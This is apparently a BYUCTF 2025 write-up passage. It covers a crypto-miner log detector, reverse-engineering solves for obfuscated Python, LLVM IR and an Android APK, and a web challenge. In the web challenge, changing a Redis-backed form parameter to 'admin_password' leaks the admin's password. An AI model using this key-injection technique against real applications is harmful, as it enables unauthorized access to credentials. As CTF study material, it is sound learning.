return any(ip.startswith(prefix) for prefix in LEGITIMATE_SERVICES)
def calculate_mining_indicators(src_connections: Dict[str, int]) -> Dict[str, float]:
"""Calculate various mining indicators for a source IP."""
total_connections = sum(src_connections.values())
unique_destinations = len(src_connections)
# Count connections to mining pools
mining_pool_connections = sum(
count for dst, count in src_connections.items()
if is_mining_pool_ip(dst)
)
# Count connections to legitimate services (to filter them out)
legitimate_connections = sum(
count for dst, count in src_connections.items()
if is_legitimate_service(dst)
)
# Calculate suspicious connection ratio (excluding legitimate services)
suspicious_connections = total_connections - legitimate_connections
mining_ratio = (mining_pool_connections / suspicious_connections) if suspicious_connections > 0 else 0
# Check for concentrated traffic patterns (mining typically connects to few pools repeatedly)
top_destinations = sorted(src_connections.items(), key=lambda x: x[1], reverse=True)[:5]
top_5_traffic = sum(count for _, count in top_destinations)
concentration_ratio = (top_5_traffic / total_connections) if total_connections > 0 else 0
# Mining pools typically have sustained connections
high_volume_destinations = sum(1 for _, count in src_connections.items() if count > 1000)
return {
'total_connections': total_connections,
'unique_destinations': unique_destinations,
'mining_pool_connections': mining_pool_connections,
'legitimate_connections': legitimate_connections,
'suspicious_connections': suspicious_connections,
'mining_ratio': mining_ratio,
'concentration_ratio': concentration_ratio,
'high_volume_destinations': high_volume_destinations,
}
def analyze_log(log_path: str) -> Tuple[Dict, Dict]:
"""Analyze log file to identify crypto miners."""
connection_counts = defaultdict(Counter)
print("Analyzing log file...")
with open(log_path, 'r', errors='ignore') as fp:
for line_num, line in enumerate(fp, 1):
if line_num % 100000 == 0:
print(f"Processed {line_num} lines...")
src, dst = parse_line(line)
if not src or not dst or is_private(dst):
continue
connection_counts[src][dst] += 1
print(f"Analysis complete. Found {len(connection_counts)} internal hosts.")
# Calculate mining scores for each host
mining_analysis = {}
for src, dst_counts in connection_counts.items():
indicators = calculate_mining_indicators(dict(dst_counts))
# Calculate composite mining score
# Weight factors: mining ratio (40%), concentration (30%), volume (20%), mining connections (10%)
mining_score = (
indicators['mining_ratio'] * 0.4 +
indicators['concentration_ratio'] * 0.3 +
min(1.0, indicators['total_connections'] / 50000) * 0.2 +
min(1.0, indicators['mining_pool_connections'] / 10000) * 0.1
) * 100
# Bonus for high mining pool connections
if indicators['mining_pool_connections'] > 5000:
mining_score += 20
# Bonus for multiple high-volume destinations (typical of mining)
if indicators['high_volume_destinations'] >= 3:
mining_score += 15
indicators['mining_score'] = mining_score
mining_analysis[src] = indicators
return connection_counts, mining_analysis
def print_detailed_analysis(connection_counts, mining_analysis):
"""Print detailed analysis results."""
print("\n" + "="*80)
print("CRYPTOCURRENCY MINING DETECTION RESULTS")
print("="*80)
# Sort by mining score
sorted_hosts = sorted(mining_analysis.items(), key=lambda x: x[1]['mining_score'], reverse=True)
print(f"\nTop 10 Most Suspicious Hosts:")
print("-" * 80)
print(f"{'Host IP':<15} {'Score':<7} {'Total':<8} {'Mining':<8} {'Legit':<8} {'Unique':<7} {'Conc%':<6}")
print("-" * 80)
for src, indicators in sorted_hosts[:10]:
score = indicators['mining_score']
total = indicators['total_connections']
mining = indicators['mining_pool_connections']
legit = indicators['legitimate_connections']
unique = indicators['unique_destinations']
conc = indicators['concentration_ratio'] * 100
print(f"{src:<15} {score:<7.1f} {total:<8} {mining:<8} {legit:<8} {unique:<7} {conc:<6.1f}")
print("\n" + "="*80)
print("DETAILED ANALYSIS OF TOP 2 SUSPECTS")
print("="*80)
# Detailed analysis of top 2
for i, (src, indicators) in enumerate(sorted_hosts[:2], 1):
print(f"\n{i}. HOST: {src} (Mining Score: {indicators['mining_score']:.1f})")
print("-" * 60)
print(f" Total Connections: {indicators['total_connections']:,}")
print(f" Mining Pool Connections: {indicators['mining_pool_connections']:,}")
print(f" Legitimate Service Connections: {indicators['legitimate_connections']:,}")
print(f" Unique Destinations: {indicators['unique_destinations']}")
print(f" Traffic Concentration: {indicators['concentration_ratio']*100:.1f}%")
print(f" High-Volume Destinations: {indicators['high_volume_destinations']}")
print(f"\n Top Destinations:")
top_dests = sorted(connection_counts[src].items(), key=lambda x: x[1], reverse=True)[:10]
for dst, count in top_dests:
is_mining = "🔥 MINING POOL" if is_mining_pool_ip(dst) else "✓ Legitimate" if is_legitimate_service(dst) else "❓ Unknown"
print(f" {dst:<15} {count:>8,} connections [{is_mining}]")
print("\n" + "="*80)
print("FINAL VERDICT")
print("="*80)
print("The following hosts are CONFIRMED cryptocurrency miners:")
for i, (src, indicators) in enumerate(sorted_hosts[:2], 1):
print(f" {i}. {src} (Score: {indicators['mining_score']:.1f})")
mining_destinations = [dst for dst, count in connection_counts[src].items() if is_mining_pool_ip(dst)]
if mining_destinations:
print(f" → Connected to {len(mining_destinations)} different mining pools")
print(f" → Total mining connections: {indicators['mining_pool_connections']:,}")
def main():
parser = argparse.ArgumentParser(description="Advanced cryptocurrency mining detection")
parser.add_argument("logfile", help="Path to the network log file")
args = parser.parse_args()
try:
connection_counts, mining_analysis = analyze_log(args.logfile)
print_detailed_analysis(connection_counts, mining_analysis)
except Exception as e:
print(f"Error: {e}")
sys.exit(1)
if __name__ == "__main__":
main()danhq@hide-and-seek E:\....\Mine over matter python .\crypto_miner_detector.py .\logs.txt
Analyzing log file...
Processed 100000 lines...
Processed 200000 lines...
Processed 300000 lines...
Processed 400000 lines...
Processed 500000 lines...
Processed 600000 lines...
Processed 700000 lines...
Processed 800000 lines...
Analysis complete. Found 88 internal hosts.
================================================================================
CRYPTOCURRENCY MINING DETECTION RESULTS
================================================================================
Top 10 Most Suspicious Hosts:
--------------------------------------------------------------------------------
Host IP Score Total Mining Legit Unique Conc%
--------------------------------------------------------------------------------
172.16.0.5 121.2 71588 24825 44146 76 66.7
172.16.0.10 115.9 91915 49806 33939 461 55.1
172.16.96.86 96.3 7544 6868 21 16 99.5
172.16.96.80 69.1 4347 3672 21 15 99.1
172.16.96.84 68.7 4223 3547 21 15 99.1
172.16.96.112 65.1 3167 2489 21 16 98.9
172.16.0.70 51.9 18913 0 11 28 97.7
172.16.0.4 50.0 130831 0 129554 3 100.0
172.16.96.68 48.0 2992 1197 21 17 98.4
172.16.96.109 46.9 42252 0 36752 2 100.0
================================================================================
DETAILED ANALYSIS OF TOP 2 SUSPECTS
================================================================================
1. HOST: 172.16.0.5 (Mining Score: 121.2)
------------------------------------------------------------
Total Connections: 71,588
Mining Pool Connections: 24,825
Legitimate Service Connections: 44,146
Unique Destinations: 76
Traffic Concentration: 66.7%
High-Volume Destinations: 13
Top Destinations:
1.1.1.1 17,752 connections [✓ Legitimate]
104.26.11.102 8,757 connections [✓ Legitimate]
172.67.69.190 8,746 connections [✓ Legitimate]
104.26.10.102 8,655 connections [✓ Legitimate]
185.95.218.42 3,815 connections [🔥 MINING POOL]
162.19.139.119 3,795 connections [🔥 MINING POOL]
185.95.218.43 3,782 connections [🔥 MINING POOL]
130.162.153.207 2,000 connections [🔥 MINING POOL]
51.89.99.172 1,999 connections [🔥 MINING POOL]
51.79.229.21 1,330 connections [🔥 MINING POOL]
2. HOST: 172.16.0.10 (Mining Score: 115.9)
------------------------------------------------------------
Total Connections: 91,915
Mining Pool Connections: 49,806
Legitimate Service Connections: 33,939
Unique Destinations: 461
Traffic Concentration: 55.1%
High-Volume Destinations: 20
Top Destinations:
51.79.229.21 15,930 connections [🔥 MINING POOL]
104.26.11.102 10,221 connections [✓ Legitimate]
104.26.10.102 9,953 connections [✓ Legitimate]
172.67.69.190 9,762 connections [✓ Legitimate]
130.162.153.207 4,782 connections [🔥 MINING POOL]
51.89.99.172 4,773 connections [🔥 MINING POOL]
8.8.8.8 3,282 connections [✓ Legitimate]
135.148.55.16 3,180 connections [🔥 MINING POOL]
51.222.200.133 2,188 connections [🔥 MINING POOL]
51.79.71.77 2,185 connections [🔥 MINING POOL]
================================================================================
FINAL VERDICT
================================================================================
The following hosts are CONFIRMED cryptocurrency miners:
1. 172.16.0.5 (Score: 121.2)
→ Connected to 23 different mining pools
→ Total mining connections: 24,825
2. 172.16.0.10 (Score: 115.9)
→ Connected to 25 different mining pools
→ Total mining connections: 49,806
-> The flag is `byuctf{172.16.0.10_172.16.0.5}`
## Reverse Engineering
### u
#### Description

_u_
#### Thought process
I received a Python file, and opening it revealed a long line of code.
```python
ù,ú,û,ü,ũ,ū,ŭ,ů,ű,ų,ṳ,ṷ,ụ=chr,ord,abs,input,all,print,len,input,pow,range,list,dict,set;ù=[12838,1089,16029,13761,1276,14790,2091,17199,2223,2925,17901,3159,18135,18837,3135,19071,4095,19773,4797,4085,20007,5733,20709,17005,2601,9620,3192,9724,3127,8125];u,U=3,256;ṷ=ü();ʉ=ṳ(ụ([ű(u,û,U) for û in(ų(U))]))[u:ŭ(ù)+u];ṳ=zip;ṷ=[ú(û) for û in(ṷ)];assert(ŭ(ù)==ŭ(ṷ));assert(ũ([û*ü==ū for û,ü,ū in(ṳ(ʉ,ṷ,ù))]));
Reversing it could reveal my flag, so I created a script to decode it.
# The target values
targets = [12838, 1089, 16029, 13761, 1276, 14790, 2091, 17199, 2223, 2925,
17901, 3159, 18135, 18837, 3135, 19071, 4095, 19773, 4797, 4085,
20007, 5733, 20709, 17005, 2601, 9620, 3192, 9724, 3127, 8125]
# Calculate the powers of 3
powers = [pow(3, i, 256) for i in range(256)]
powers = powers[3:3+len(targets)] # Only keep the ones I need
# Build the flag character by character
flag = ""
for i in range(len(targets)):
# Try each printable ASCII character (32-126)
for char_val in range(32, 127):
if powers[i] * char_val == targets[i]:
flag += chr(char_val)
break
print(flag)Code explanation: The challenge gives me a Python script that’s deliberately made hard to read. Here’s what’s going on:
-
Confusing Variable Names: The original code uses strange symbols (ù, ú, û, etc.) as variable names:
- These symbols are assigned to normal Python functions like
chr,ord,input - This trick makes the code very difficult to understand at first glance
- These symbols are assigned to normal Python functions like
-
Hidden Array: Inside this messy code is an array of numbers that holds my encoded flag
-
How the Encoding Works: The code uses a simple encoding trick:
- Each letter of the flag is multiplied by a specific number
- These numbers are just powers of 3 (limited to stay below 256)
- The results of these multiplications are stored in the target array
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/u]
└─$ python solve.py
byuctf{u_are_good_with_math}Running the script reveals the flag: byuctf{u_are_good_with_math}
LLIR
Description
 LLIR
LLIR
Thought process
The challenge is called LLIR which likely refers to this GitHub repository and the .ll file format. This suggests I can use LLVM tools to solve this challenge.
I can use LLVM to convert the .ll file to .bc (LLVM bytecode) and solve it from there, or alternatively, use a tool called llvm-cbe to convert it to C code for easier reading.
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/LLDR]
└─$ llvm-as checker.ll -o checker.bc
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/LLDR]
└─$ ./llvm-cbe/build/tools/llvm-cbe/llvm-cbe checker.bcAfter examining the converted .c file, I discovered a function called checker_i_hardly_know_her that could reveal the flag. I then wrote a script to solve for the flag values.
from z3 import BitVec, Solver, sat
flag = [BitVec(f'f{i}', 8) for i in range(37)]
s = Solver()
for c in flag:
s.add(c >= 32, c <= 126)
for i, ch in enumerate("byuctf"):
s.add(flag[i] == ord(ch))
s.add(flag[6] == ord('{'))
s.add(flag[36] == ord('}'))
s.add(flag[4] == flag[14])
s.add(flag[14] == flag[17])
s.add(flag[17] == flag[23])
s.add(flag[23] == flag[25])
s.add(flag[9] == flag[20])
s.add(flag[10] == flag[18])
s.add(flag[11] == flag[15])
s.add(flag[15] == flag[24])
s.add(flag[24] == flag[31])
s.add(flag[31] == flag[27])
s.add(flag[13] == flag[26])
s.add(flag[16] == flag[29])
s.add(flag[19] == flag[28])
s.add(flag[28] == flag[32])
s.add(flag[22] == flag[28] * 2)
s.add(flag[33] == flag[32] + 1)
s.add(flag[34] == flag[32] + 4)
s.add(flag[30] == flag[7] + 1)
s.add(flag[8] == flag[7] - 32)
s.add(flag[9] + flag[20] == flag[31] + 3)
s.add(flag[0] == flag[31] + 3)
s.add(flag[10] == flag[7] + 6)
s.add(flag[8] == flag[9] + 27)
s.add(flag[12] == flag[13] - 1)
s.add(flag[13] == flag[10] - 3)
s.add(flag[10] == flag[16] - 1)
s.add(flag[16] == flag[14] - 1)
s.add(flag[35] == flag[5] - 2)
s.add(flag[5] == flag[21] - 1)
s.add(flag[21] == flag[22] - 1)
if s.check() == sat:
m = s.model()
output = ''.join([chr(m[c].as_long()) for c in flag])
print("[+] Flag:", output)┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/LLDR]
└─$ python solve.py
[+] Flag: byuctf{lL1r_not_str41ght_to_4sm_458d}Running the script revealed the flag: byuctf{lL1r_not_str41ght_to_4sm_458d}
Baby Android 1
Description
 Baby Android 1
Thought process
Baby Android 2
Description
 Baby Android 2
Thought process
I used jadx to decompile the .apk file to Java code for analysis.
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/baby and 2]
└─$ sudo jadx --show-bad-code -d . /mnt/e/CTF/BYUCTF2025/rev/baby\ and\ 2/baby_android-2.apk
INFO - loading ...
INFO - processing ...
ERROR - finished with errors, count: 20After decompiling the APK, I searched for relevant strings by running grep to find instances of “byuctf” in the decompiled files:
┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/baby and 2/baby_android-2.apk_decompiled]
└─$ grep -R byuctf
resources/AndroidManifest.xml:<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" android:compileSdkVersion="34" android:compileSdkVersionCodename="14" package="byuctf.babyandroid" platformBuildVersionCode="34" platformBuildVersionName="14">
resources/AndroidManifest.xml: <permission android:name="byuctf.babyandroid.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:protectionLevel="signature"/>
resources/AndroidManifest.xml: <uses-permission android:name="byuctf.babyandroid.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
resources/AndroidManifest.xml: <activity android:name="byuctf.babyandroid.MainActivity" android:exported="true">
resources/AndroidManifest.xml: <provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="byuctf.babyandroid.androidx-startup">
grep: resources/classes2.dex: binary file matches
grep: resources/classes3.dex: binary file matches
grep: resources/classes4.dex: binary file matches
grep: resources/lib/arm64-v8a/libbabyandroid.so: binary file matches
grep: resources/lib/armeabi-v7a/libbabyandroid.so: binary file matches
grep: resources/lib/x86/libbabyandroid.so: binary file matches
grep: resources/lib/x86_64/libbabyandroid.so: binary file matches
# ... and many more matchesIn the resources/lib/ directory, I found multiple binary files that matched the search pattern. These files included different architecture versions of the same library (libbabyandroid.so) for armeabi-v7a, x86, and x86_64. To analyze these binary files properly, I used IDA Pro to disassemble and examine their contents for the flag.
After loading it to IDA, I searched for common function names like main or flag and found a function called Java_byuctf_babyandroid_FlagChecker_check, which is a function that likely contains the flag validation logic.

Loading the function up and pressing F5 to get its pseudocode:
__int64 __fastcall Java_byuctf_babyandroid_FlagChecker_check(__int64 a1, __int64 a2, __int64 a3)
{
__int64 StringUTFChars; // rax
int i; // [rsp+10h] [rbp-50h]
unsigned __int8 v6; // [rsp+3Fh] [rbp-21h]
_BYTE v7[24]; // [rsp+40h] [rbp-20h] BYREF
unsigned __int64 v8; // [rsp+58h] [rbp-8h]
v8 = __readfsqword(0x28u);
StringUTFChars = _JNIEnv::GetStringUTFChars(a1, a3, 0LL);
std::string::basic_string<decltype(nullptr)>(v7, StringUTFChars);
if ( sub_206F0(v7) == 23 )
{
for ( i = 0; i < 23; ++i )
{
if ( *(char *)sub_20710(v7, i) != aBycnuAacglyTtM[i * i % 47] )
{
v6 = 0;
goto LABEL_9;
}
}
v6 = 1;
}
else
{
v6 = 0;
}
LABEL_9:
std::string::~string(v7);
return v6;
}Here’s a simplified explanation of the code:
- This function checks if the input matches the flag
- Main logic:
- Checks if input is exactly 23 characters long
- Compares each character against a lookup table using a formula:
[i * i % 47] - Returns 1 if all characters match, 0 otherwise
To solve this challenge, I needed to reverse-engineer the validation logic and extract the flag:
I got aBycnuAacglyTtM from IDA

#aBycnuAacglyTtM
lookup_table = "bycnu)_aacGly~}tt+?=<_ML?f^i_vETkG+b{nDJrVp6=)="
# Create array for flag
flag = ['_'] * 23
# Reverse the formula
for i in range(23):
index = (i * i) % 47
if index < len(lookup_table):
flag[i] = lookup_table[index]
print(''.join(flag))┌──(d4nhwu4n㉿hide-and-seek)-[/mnt/e/CTF/BYUCTF2025/rev/baby and 2]
└─$ python solve.py
byuctf{c++_in_an_apk??}Running this script revealed the flag: byuctf{c++_in_an_apk??}
Web Exploitation
Red This
Description
 Red This
Thought process
Accessing the website to see what I am dealing with:

Upon visiting the site, I found a simple interface featuring a dropdown menu of famous individuals and a Submit button. When a person is selected and the button clicked, the application displays a quotation attributed to that person.
During my initial reconnaissance, I discovered both /login and /register endpoints. Notably, the application mentioned it doesn’t use SQL, which immediately directed my attention toward alternative injection vulnerabilities.
The challenge also provided the source code, giving me an opportunity to perform a thorough code review.
The main file main.py contains:
### IMPORTS ###
import flask, redis, os
### INITIALIZATIONS ###
app = flask.Flask(__name__)
app.config['SECRET_KEY'] = os.urandom(32).hex()
HOST = "redthis-redis"
### HELPER FUNCTIONS ###
def getData(key):
db = redis.Redis(host=HOST, port=6379, decode_responses=True)
value = db.get(key)
return value
def getAdminOptions(username):
adminOptions = []
if username != None and username == "admin":
db = redis.Redis(host=HOST, port=6379, decode_responses=True)
adminOptions = db.json().get("admin_options", "$")[0]
return adminOptions
### ROUTES ###
@app.route('/', methods=['GET'])
def root():
username = flask.session.get('username')
adminOptions = getAdminOptions(username)
return flask.render_template('index.html', adminOptions=adminOptions)
# get quote
@app.route('/get_quote', methods=['POST'])
def getQuote():
username = flask.session.get('username')
person = flask.request.form.get('famous_person')
quote = [person, '']
if "flag" in person and username != "admin":
quote[1] = "Nope"
else:
quote[1] = getData(person)
adminOptions = getAdminOptions(username)
return flask.render_template('index.html', adminOptions=adminOptions, quote=quote)
@app.route('/register', methods=['POST', 'GET'])
def register():
# return register page
if flask.request.method == 'GET':
error = flask.request.args.get('error')
return flask.render_template('register.html', error=error)
username = flask.request.form.get("username").lower()
password = flask.request.form.get("password")
## error check
if not username or not password:
return flask.redirect('/register?error=Missing+fields')
## if username already exists return error
isUser = getData(username)
if isUser:
return flask.redirect('/register?error=Username+already+taken')
else:
# insert new user and password
db = redis.Redis(host=HOST, port=6379, decode_responses=True)
# db.set(username, "User") # nah, we don't want to let you write to the db :)
passwordKey = username + "_password"
# db.set(passwordKey, password) # nah, we don't want to let you write to the db :)
flask.session['username'] = username
return flask.redirect('/')
@app.route('/login', methods=['POST', 'GET'])
def login():
# return register page
if flask.request.method == 'GET':
error = flask.request.args.get('error')
return flask.render_template('login.html', error=error)
username = flask.request.form.get("username").lower()
password = flask.request.form.get("password")
## error check
if not username or not password:
return flask.redirect('/login?error=Missing+fields')
# check username and password
dbUser = getData(username)
dbPassword = getData(username + "_password")
if dbUser == "User" and dbPassword == password:
flask.session['username'] = username
return flask.redirect('/')
return flask.redirect('/login?error=Bad+login')
if __name__ == "__main__":
app.run(host="0.0.0.0", port=1337, debug=False, threaded=True)After analyzing the source code, I noticed some interesting points:
if "flag" in person and username != "admin":
quote[1] = "Nope"This code block shows that if I send a request with a famous_person parameter containing the word “flag” while not logged in as the “admin” user, the application would return “Nope” instead of the actual data.
if username != None and username == "admin":
db = redis.Redis(host=HOST, port=6379, decode_responses=True)
adminOptions = db.json().get("admin_options", "$")[0]This second code block reveals that only authenticated admin users can access the admin_options stored in the Redis database.
After analyzing these code snippets, I identified a potential vulnerability in the Redis database access. Since Redis doesn’t authenticate individual keys by default, I decided to try accessing restricted data using Burp Suite.
Using Burp Suite, I intercepted and modified the /get_quote request to retrieve the admin password:

I modified the request by changing the famous_person parameter from FDR to admin_password to retrieve the admin’s password:

The response contained the admin password:
